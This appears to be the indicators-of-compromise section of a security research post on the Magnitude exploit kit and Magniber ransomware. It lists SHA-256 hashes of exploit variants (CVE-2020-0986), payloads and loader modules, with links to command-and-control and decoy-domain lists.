`4044008da4fc1d0eb4a0242b9632463a114b2129cedf9728d2d552e379c08037`	Win7 WoW64 variant

`1ea23d7456195e8674baa9bed2a2d94c7235d26a574adf7009c66d6ec9c994b3`	^ unpacked
`3de9d91962a043406b542523e11e58acb34363f2ebb1142d09adbab7861c8a63`	Win7 native variant
`dfa093364bf809f3146c2b8a5925f937cc41a99552ea3ca077dac0f389caa0da`	^ unpacked
`e05a4b7b889cba453f02f2496cb7f3233099b385fe156cae9e89bc66d3c80a7f`	newer Win7 WoW64 variant
`ae930317faf12307d3fb9a534fe977a5ef3256e62e58921cd4bf70e0c05bf88a`	latest Win7 WoW64 variant

CVE-2020-0986

SHA-256	Note
`440be2c75d55939c90fc3ef2d49ceeb66e2c762fd4133c935667b3b2c6fb8551`	pingback payload
`a5edae721568cdbd8d4818584ddc5a192e78c86345b4cdfb4dc2880b9634acab`	pingback payload
`1505368c8f4b7bf718ebd9a44395cfa15657db97a0c13dcf47eb8cfb94e7528b`	Magniber payload
`63525e19aad0aae1b95c3a357e96c93775d541e9db7d4635af5363d4e858a345`	Magniber payload
`31e99c8f68d340fd046a9f6c8984904331dc6a5aa4151608058ee3aabc7cc905`	Magniber payload

Pointer scanner/loader 64-bit module

SHA-256
`f8472b1385ed22897c99f413e7b87a05df8be05b270fd57a9b7dd27bed9a79a6`
`19f57a213e7828e5e32adf169e51e0d165ddf25a6851a726268e10273a8df8b8`
`b0b709a620509154bc6d7b4e66d0a7daa7fd8ce23d1e104d80128ea3d0bb54e7`
`d22d616255b3cceff0fbcaba98083f5fda8be951287fb1d1c207fd1887889b2f`

`7c1fc5dfb970f856abf48cc65bda4f102452216ad8b9f1fe9c7a66650d91959d`

Magniber

SHA-256
`a2448b93d7c50801056052fb429d04bcf94a478a0a012191d60e595fed63eec4`
`525f9dbf9a74390fd22779a68f191b099ee9b4d2e8095c57ac1c932629a8af56`
`3ae5cd106e3130748ef61d317022d7b6ab98a0811088cfc478d49375c352bf04`
`daf17fbf2bfcfaa2dafb6470a5da0054eb61ab5b44cd8cbbf22f8819f3c432db`
`fcd8f8647a1d5e08446a392cc6c69090c00714d681c4fa258656e12cd4f80c2e`

C&Cs

https://github.com/avast/ioc/blob/master/Magnitude/cncs.txt

Decoy ad domains

https://github.com/avast/ioc/blob/master/Magnitude/decoys.txt

Tagged asCVE-2020-0986, CVE-2021-26411, exploit kit, Magniber, Magnitude, ransomware